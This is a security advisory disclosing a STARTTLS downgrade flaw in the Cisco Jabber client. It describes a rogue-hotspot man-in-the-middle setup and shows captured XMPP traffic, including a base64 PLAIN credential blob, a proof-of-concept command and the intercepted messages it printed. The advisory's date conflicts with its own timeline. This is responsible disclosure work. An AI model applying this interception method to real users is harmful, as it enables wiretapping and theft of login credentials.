SYNACKTIV
DIGITAL SECURITY

STARTTLS downgrade vulnerability in the Cisco Jabber client

Security advisory

04/01/2015

Renaud Dubourguais
Sébastien Dudek

Vulnerability description

The Cisco Jabber client

The Cisco Jabber client exists for different platforms (Windows, iOS, BlackBerry, and Android). This software uses the Jabber[1] protocol (XMPP), SIP and SRTP streams to help collaborators, but also partners and customers to communicate *more quickly and securely* without running a VPN as it is mentioned in the Cisco website[2].

The issue

Synacktiv has identified a vulnerability in the Cisco Jabber client for Windows, iPhone, iPad and Android allowing an attacker to wiretap and tamper XMPP messages exchanged between the client and the final Jabber gateway (commonly Cisco Expressway-E).

This issue is present in the STARTTLS negotiation made by the server. Indeed, the Cisco Jabber client supports STARTTLS negotiation in order to secure communications, but doesn't check if this extension is required by the server, so an attacker performing a Man-In-The-Middle attack can drop the STARTTLS requirement to force the client to talk in clear-text without any warning.

Affected versions

The following versions are affected:

- Cisco Jabber for Windows 9.x, 10.6.x, 11.0.x, and 11.1.x releases.
- Cisco Jabber for iPhone and iPad 9.x, 10.6.x, 11.0.x, and 11.1.x releases.
- Cisco Jabber for Android 9.x, 10.6.x, 11.0.x, and 11.1.x releases.

Mitigation

For the moment, no mitigation exists as we have just contacted the Cisco Product Security Incident Response.

Timeline

Date	Action
04/08/2015	Advisory sent to Cisco Product Security Incident Response.
12/08/2015	Second e-mail sent to Cisco PSIRT.
14/08/2015	Acknowledgement from PSIRT.
24/12/2015	Cisco Security Advisory published: http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20151224-jab
04/01/2015	Cisco Security Advisory updated: new vulnerable versions.

1 https://en.wikipedia.org/wiki/Jabber


2 http://www.cisco.com/c/en/us/products/unified-communications/jabber-windows/index.html

Technical description and proof-of-concept

Attack scenario

To illustrate our proof-of-concept, we have chosen the case when a victim wants to use its Cisco Jabber Client in a public Wi-Fi hotspot. As Cisco mentions in its website, the communication aims to be quick and secure so a user shouldn't worry about using the client in a public hotspot. So we've created a fake hotspot with “hostapd[3]“ for example, using the common ESSID used by our victim, and redirect the traffic with “iptables” coming from the client on the fake AP interface to our script that will not forward the STARTTLS requirement coming form the server to the client, sniff and tamper XMPP messages, and then relays XMPP messages between the client and the legit Jabber gateway.

This attack can be illustrated by the following schema:



Vulnerability discovery

When the Cisco Jabber client connects to the rogue access point, this access point relays the communication between the Jabber gateway and the client until a STARTTLS requirement is detected:

```
<stream:stream xmlns='jabber:client' xml:lang='en-US.UTF-8'
xmlns:stream='http://etherx.jabber.org/streams' from='server.tld' id='XXXXXXXXXXXXXXXXXX'
version='1.0'>
      <stream:features><starttls xmlns='urn:ietf:params:xml:ns:xmpp-
tls'><required/></starttls>
</stream:features>
```

This packet will notify the client that all messages must be exchanged within a TLS session from this point. However, an attacker performing a Man-In-The-Middle attack can catch this message and negotiate himself the SSL session. All this negotiation is not forwarded to the client which will continue to talk in clear-text on the wire. This attack won't trigger any warning on the client-side.

From this point, the attacker can wiretap the communication and retrieve sensitive information including the victim's login and password depending on the authentication mechanism:

```
<?xml version='1.0' ?>
<stream:stream to='server.tld' xmlns='jabber:client'
xmlns:stream='http://etherx.jabber.org/streams'  xml:lang='en' version='1.0'>
       <stream:stream xmlns='jabber:client' xml:lang='en-US.UTF-8'
xmlns:stream='http://etherx.jabber.org/streams' from='server.tld'
```

3https://w1.fi/hostapd/

```
id='XXXXXXXXXXXXXXXXXXXXXXX' version='1.0'>
        <stream:features>
                <starttls xmlns='urn:ietf:params:xml:ns:xmpp-tls' />
        </stream:features>
        <stream:features>
                <mechanisms xmlns='urn:ietf:params:xml:ns:xmpp-sasl'>
                        <mechanism>PLAIN</mechanism></mechanisms>
        </stream:features>
        <auth xmlns='urn:ietf:params:xml:ns:xmpp-sasl'
mechanism='PLAIN'>AGR1ZGVrcwBDaDB1Y3IwdXQzIQ==</auth>
        [...]
```

That's also include all Jabber messages sent and received by the client.

Impact

A successful exploitation could allow anyone to wiretap communications, steal user credentials, but also tamper messages sent between the client and the Jabber gateway.

Proof of concept

We developed a proof-of-concept that intecepts the STARTTLS negociation, sniffs and then relays communications between the client and the server. We can next retrieve sensitive information:

```
$> python cisco_jabber_tls_downgrade_exploit.py <Expressway cluster address> <user domain>
[...]
<message from='dubourguair@server.tld/jabber_XXXXX' id='uid:XXXX0098:0000XXXX:000000XX'
to='dudeks@server.tld' type='chat' xml:lang='en' xmlns='jabber:client'>
       <body>What's the password of server A?</body>
       <thread>connectXXXXX</thread>
       <html xmlns='http://jabber.org/protocol/xhtml-im'>
             <body xmlns='http://www.w3.org/1999/xhtml'>
                 <span style='font-family:Segoe UI;color:#1a1a1a;font-size:10pt;font-
weight:normal;font-style:normal;text-decoration:none;'>
                     <div>What's the password of server A?</div>
                 </span>
             </body>
        </html>
        <active xmlns='http://jabber.org/protocol/chatstates'/>
</message>

<message to='dubourguair@server.tld' from='dudeks@server.tld/jabber_XXXXX'
id='uid:XXXXXe38:663XXXXX:000000XX' type='chat'>
       <body>Effile!.&amp;€cergo</body>
       <thread>connectXXXXX</thread>
       <html xmlns='http://jabber.org/protocol/xhtml-im'>
           <body xmlns="http://www.w3.org/1999/xhtml">Effile!.&amp;€cergo</body>
       </html>
       <active xmlns='http://jabber.org/protocol/chatstates'/>
</message>
[...]
```

The source code of the proof-of-concept can be downloaded from the Synacktiv's website:

http://www.synacktiv.com/en/resources.html